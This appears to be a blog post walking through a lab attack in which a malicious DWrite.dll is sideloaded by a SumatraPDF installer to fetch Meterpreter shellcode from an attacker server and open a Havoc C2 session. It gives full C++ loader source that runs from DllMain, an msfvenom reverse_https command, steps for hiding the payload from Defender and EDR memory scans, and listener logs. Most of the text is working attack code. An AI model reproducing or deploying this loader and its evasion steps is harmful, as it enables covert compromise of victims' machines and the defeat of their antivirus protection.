Procmon POC: legit DLL in C:\Windows\system32 executed by the export definitions in our Malicious DLL

Test AV/EDR detection

We can send SumatraPDF-3.5.2–64-install.exe and our new DLL to the Victim in a zip file. This still won’t bypass protections like applocker, but you can get to that point with some basic bypasses. The executable will look like and act like a setup executable for SumatraPDF, but also make a connection with Havoc C2 in the background.





Name	Date modified	Type	Size
DWrite.dll	12/3/2023 8:46 PM	Application exten...	140 KB
SumatraPDF-3.5.2-64-install	1/23/2024 10:24 AM	Application	8,054 KB

Try harder

After turning Defender back on and trying to run the executable, we find it still catches the malicious DLL. Specifically, it detects the meterpreter shellcode hardcoded in the *shellcode* variable. We need to find a way to load this shellcode without putting it in the DLL directly. For this, we're going to dissect parts of the resource below to instead load the *shellcode* variable from our remote server into local memory on the victim, which should mitigate us needing to have it hardcoded in the script:

Shellcode-Hide/4 - Fileless Shellcode/1 - Using Sockets/FilelessShellcode.cpp at main ·…

This repo contains : simple shellcode Loader , Encoders (base64 - custom - UUID - IPv4 - MAC), Encryptors (AES)…


github.com

```
#pragma once
#include <winsock2.h>
#include <ws2tcpip.h>
#include <Windows.h>
#include <stdio.h>
#include “ios”
#include “fstream”
char ip[] = “10.0.2.9”;
char port[] = “80”;
char resource[] = “iloveblogs.bin”;
#pragma comment(lib, “ntdll”)
#pragma
comment(linker,”/export:DWriteCreateFactory=C:\\Windows\\System32\\DWrite.DWriteCreateFactory,
@1")
#pragma comment (lib, “Ws2_32.lib”)
#pragma comment (lib, “Mswsock.lib”)
#pragma comment (lib, “AdvApi32.lib”)
#define NtCurrentProcess() ((HANDLE)-1)
#define DEFAULT_BUFLEN 4096
#ifndef NT_SUCCESS
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
#endif
EXTERN_C NTSTATUS NtAllocateVirtualMemory(
HANDLE ProcessHandle,
PVOID* BaseAddress,
ULONG_PTR ZeroBits,
PSIZE_T RegionSize,
ULONG AllocationType,
ULONG Protect
);
EXTERN_C NTSTATUS NtProtectVirtualMemory(
IN HANDLE ProcessHandle,
IN OUT PVOID* BaseAddress,
IN OUT PSIZE_T RegionSize,
IN ULONG NewProtect,
OUT PULONG OldProtect);
EXTERN_C NTSTATUS NtCreateThreadEx(
OUT PHANDLE hThread,
IN ACCESS_MASK DesiredAccess,
IN PVOID ObjectAttributes,
IN HANDLE ProcessHandle,
IN PVOID lpStartAddress,
IN PVOID lpParameter,
IN ULONG Flags,
IN SIZE_T StackZeroBits,
IN SIZE_T SizeOfStackCommit,
IN SIZE_T SizeOfStackReserve,
OUT PVOID lpBytesBuffer
);
EXTERN_C NTSTATUS NtWaitForSingleObject(
IN HANDLE Handle,
IN BOOLEAN Alertable,
IN PLARGE_INTEGER Timeout
);
void getShellcode_Run(char* host, char* port, char* resource) {
DWORD oldp = 0;
BOOL returnValue;
size_t origsize = strlen(host) + 1;
const size_t newsize = 100;
size_t convertedChars = 0;
wchar_t Whost[newsize];
mbstowcs_s(&convertedChars, Whost, origsize, host, _TRUNCATE);
WSADATA wsaData;
SOCKET ConnectSocket = INVALID_SOCKET;
struct addrinfo* result = NULL,
* ptr = NULL,
hints;
char sendbuf[MAX_PATH] = "";
lstrcatA(sendbuf, "GET /");
lstrcatA(sendbuf, resource);
char recvbuf[DEFAULT_BUFLEN];
memset(recvbuf, 0, DEFAULT_BUFLEN);
int iResult;
int recvbuflen = DEFAULT_BUFLEN;
// Initialize Winsock
iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
if (iResult!= 0) {
printf("WSAStartup failed with error: %d\n", iResult);
return;
}
ZeroMemory(&hints, sizeof(hints));
hints.ai_family = PF_INET;
hints.ai_socktype = SOCK_STREAM;
hints.ai_protocol = IPPROTO_TCP;
// Resolve the server address and port
iResult = getaddrinfo(host, port, &hints, &result);
if (iResult!= 0) {
printf("getaddrinfo failed with error: %d\n", iResult);
WSACleanup();
return;
}
// Attempt to connect to an address until one succeeds
for (ptr = result; ptr!= NULL; ptr = ptr->ai_next) {
// Create a SOCKET for connecting to server
ConnectSocket = socket(ptr->ai_family, ptr->ai_socktype,
ptr->ai_protocol);
if (ConnectSocket == INVALID_SOCKET) {
printf("socket failed with error: %ld\n", WSAGetLastError());
WSACleanup();
return;
}
// Connect to server.
```

```
printf("[+] Connect to %s:%s", host, port);
iResult = connect(ConnectSocket, ptr->ai_addr, (int)ptr->ai_addrlen);
if (iResult == SOCKET_ERROR) {
closesocket(ConnectSocket);
ConnectSocket = INVALID_SOCKET;
continue;
}
break;
}
freeaddrinfo(result);
if (ConnectSocket == INVALID_SOCKET) {
printf("Unable to connect to server!\n");
WSACleanup();
return;
}
// Send an initial buffer
iResult = send(ConnectSocket, sendbuf, (int)strlen(sendbuf), 0);
if (iResult == SOCKET_ERROR) {
printf("send failed with error: %d\n", WSAGetLastError());
closesocket(ConnectSocket);
WSACleanup();
return;
}
printf("\n[+] Sent %ld Bytes\n", iResult);

// shutdown the connection since no more data will be sent
iResult = shutdown(ConnectSocket, SD_SEND);
if (iResult == SOCKET_ERROR) {
printf("shutdown failed with error: %d\n", WSAGetLastError());
closesocket(ConnectSocket);
WSACleanup();
return;
}

// Receive until the peer closes the connection
do {
iResult = recv(ConnectSocket, (char*)recvbuf, recvbuflen, 0);
if (iResult > 0)
printf("[+] Received %d Bytes\n", iResult);
else if (iResult == 0)
printf("[+] Connection closed\n");
else
printf("recv failed with error: %d\n", WSAGetLastError());
//EXECUTE SHELLCODE (BUF) START
HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
GetCurrentProcessId());
PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof recvbuf, (MEM_RESERVE |
MEM_COMMIT), PAGE_EXECUTE_READWRITE);
WriteProcessMemory(processHandle, remoteBuffer, recvbuf, sizeof recvbuf, NULL);
HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
```


```
CloseHandle(processHandle);
// EXECUTE SHELLCODE (BUF) END
} while (iResult > 0);
// cleanup
closesocket(ConnectSocket);
WSACleanup();
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
switch (fdwReason)
{
case DLL_PROCESS_ATTACH:
getShellcode_Run(ip, port, resource);
break;
case DLL_THREAD_ATTACH:
break;
case DLL_THREAD_DETACH:
break;
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```

I basically copied the whole script over to my dllmain.cpp. I kept the pragma comments I need (1 comment in my case) from my Sparticus output:




```
#pragma comment(lib, "ntdll")
#pragma comment(linker,"/export:DWriteCreateFactory=C:\\Windows\\System32\\DWrite.DWriteCreateFactory,@1")
#pragma comment (lib, "Ws2_32.lib")
```

and put the Create Thread Process in my original payload() function to now run in the getShellcode_Run() function. I also changed the variable *shellcode* to *recvbuf* when executing the new thread on the process with our meterpreter shellcode.




```
    // Receive until the peer closes the connection
    do {
        iResult = recv(ConnectSocket, (char*)recvbuf, recvbuflen, 0);
        if (iResult > 0)
            printf("[+] Received %d Bytes\n", iResult);
        else if (iResult == 0)
            printf("[+] Connection closed\n");
        else
            printf("recv failed with error: %d\n", WSAGetLastError());
        //EXECUTE SHELLCODE (BUF) START
        HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, GetCurrentProcessId());
        PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof recvbuf, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
        WriteProcessMemory(processHandle, remoteBuffer, recvbuf, sizeof recvbuf, NULL);
        HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
        CloseHandle(processHandle);
        // EXECUTE SHELLCODE (BUF) END
    } while (iResult > 0);
```

I added the variables *ip*, *port*, and *resource* to grab my shellcode remotely in the getShellcode_Run() function.




```
char ip[] = "10.0.2.9";
char port[] = "80";
char resource[] = "iloveblogs.bin";
```



```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        getShellcode_Run(ip, port, resource);
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Last thing we need to do is convert our stage 1 payload on the attacker to binary instead of shellcode since we're going to serve it remotely. I use the msfvenom command below to create my iloveblogs.bin file instead of raw shellcode in hex. Then I started a HTTP server on port 80 to serve it to the victim.



```
┌──(root㉿kali)-[/home/atler/Downloads]
└─# msfvenom -p windows/x64/custom/reverse_https LHOST=10.0.2.9 LPORT=8443 EXITFUNC=thread -f raw HttpUserAgent='Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36' LURI=blog.html HandlerSSLCert=/home/atler/Downloads/www.google.com.pem  > iloveblogs.bin

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 822 bytes


┌──(root㉿kali)-[/home/atler/Downloads]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Our NEW process for connections looks like this:

Step 1) Victim downloads iloveblogs.bin shellcode (stage 1) from our HTTP server on port 80 and loads it into memory.

Step 2) Victim executes this stage 1 payload (iloveblogs.bin) → stage 2 payload downloaded from port 8443 (Metasploit) on attacker

Step 3) Stage 2 connection executed on victim and C2 established to port 443 (Havoc C2) on attacker

Try Harder Again

So you'll notice that this will in fact bypass Defender (YAY), but maybe not some EDR products that scan memory more intently. Other AV/EDR might scan memory when functions such as CreateProcess and CreateRemoteThread are called which we use in our DLL. So to avoid possible detection, we should obscure our code execution even in memory:

1. Get a handle to the target process. GetProcessesByName will work for this purpose and then open the target process using OpenProcess (like we did previously, no change)

> HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, GetCurrentProcessId());

2. Call VirtualAllocEx to allocate memory within the target process (like we did previously, no change)

> PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof recvbuf, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

3. Call VirtualProtectEx to set PAGE_NO_ACCESS on the area of memory so AV cannot scan it, but we also can't write to it yet.

> VirtualProtectEx(processHandle, remoteBuffer,sizeof recvbuf, 0x01, NULL);

4. Use CreateRemoteThreadto spawn a suspended thread so that the thread is created but does not start running until explicitly resumed.

> HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0x00000004, NULL);

5. Wait for AV to attempt to carry out it's scanning, which will come up with nothing because it's unable to read the memory. This might need to be a delay up to 15 seconds, but one second is barely noticeable.

> Sleep(1090);

6. Use VirtualProtectEx (again) to set the permissions back to PAGE_EXECUTE_READWRITE after AV did it’s thing and thinks it’s safe.

> VirtualProtectEx(processHandle, remoteBuffer, sizeof recvbuf, PROCESS_ALL_ACCESS, NULL);

7. Finally, call ResumeThread to start our thread.

> ResumeThread(remoteThread);

8. Use WriteProcessMemory to run our shellcode in memory.

> WriteProcessMemory(processHandle, remoteBuffer, recvbuf, sizeof recvbuf, NULL);

Here's the final payload file dllmain.cpp on my Github:


DLLHijack/dllmain.cpp at main · srothlisberger6361/DLLHijack

Contribute to srothlisberger6361/DLLHijack development by creating an account on GitHub.

github.com

Test AV/EDR Bypass (again)

If this Meterpreter shellcode works, then our Havoc C2 connection definitely should since we implemented newer bypass and obscuration techniques for that. I double click on our Sumatra PDF installer executable.



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On


Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable.


Off

Windows Defender On and Updated




Sumatra PDF Installer Running like Normal

The DLL grabs my stage 1 payload from my HTTP server and executes it over HTTPS to my meterpreter multi/listener.




```
┌──(root㉿kali)-[/home/atler/Downloads]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [25/Jan/2024 18:05:09] "GET /iloveblogs.bin" 200 -
```

The HTTPS connection is established over meterpreter and the stage 2 payload is downloaded and executed on the victim.



```
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.0.2.9:8443/blog.html
[!] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Without a database connected that payload UUID tracking will not work!
[*] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Appending Stage Size For HTTP[S]...
[*] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Staging x64 payload (103939 bytes) ...
[!] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Without a database connected that payload UUID tracking will not work!
[+] Custom stage sent; session has been closed
[!] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Without a database connected that payload UUID tracking will not work!
[*] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Appending Stage Size For HTTP[S]...
[*] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Staging x64 payload (103939 bytes) ...
[!] https://10.0.2.9:8443/blog.html handling request from 10.0.2.15; (UUID: mf3x3uwy) Without a database connected that payload UUID tracking will not work!
[+] Custom stage sent; session has been closed
[*] Custom session 1 opened (10.0.2.9:8443 -> 10.0.2.15:53247) at 2024-01-25 18:05:10 -0600
[*] Custom session 2 opened (10.0.2.9:8443 -> 10.0.2.15:53246) at 2024-01-25 18:05:10 -0600
```

I finally receive an encrypted C2 session on Havoc C2 client.




This is great so far! In my next post we're going to cover packaging this executable and DLL to look less ominous, using it to achieve persistence in a scheduled task, and also exploiting over the internet instead of a local network. I hope you enjoyed the read!

BONUS: Wireshark Analysis

I was interested in what these connections looked like on Wireshark. For the pcap data below, the attacker IP is 10.0.2.9 and the victim IP is 10.0.2.15.

1. Stage 2 payload (meterpreter) download:

After the stage 1 payload shellcode is loaded into memory, its executed by the victim to download the stage 2 payload. After the initial TCP handshake (10–14), the victim says here's all my options for creating a secure session (18). The server then says here's my certificate and my session options too (20). The victim then comes back and says I want to use these options. The server creates a new session ticket (23) and the victim acknowledges it (24). Then starting on packet (34) the stage 2 payload is sent to the victim using the encrypted session ticket. In packet 44, the whole stage 2 payload is sent to the victim. Overall, this looks pretty normal on the network side.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
tcp.stream eq 1
No.   Time         Source      Destination  Protocol  Length Info
   10 2.038277090  10.0.2.15   10.0.2.9     TCP          66 54876 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
   12 2.038308693  10.0.2.9    10.0.2.15    TCP          66 8443 → 54876 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
   14 2.038496407  10.0.2.15   10.0.2.9     TCP          60 54876 → 8443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
   18 2.039571463  10.0.2.15   10.0.2.9     TLSv1.2     212 Client Hello
   19 2.039578423  10.0.2.9    10.0.2.15    TCP          54 8443 → 54876 [ACK] Seq=1 Ack=159 Win=64128 Len=0
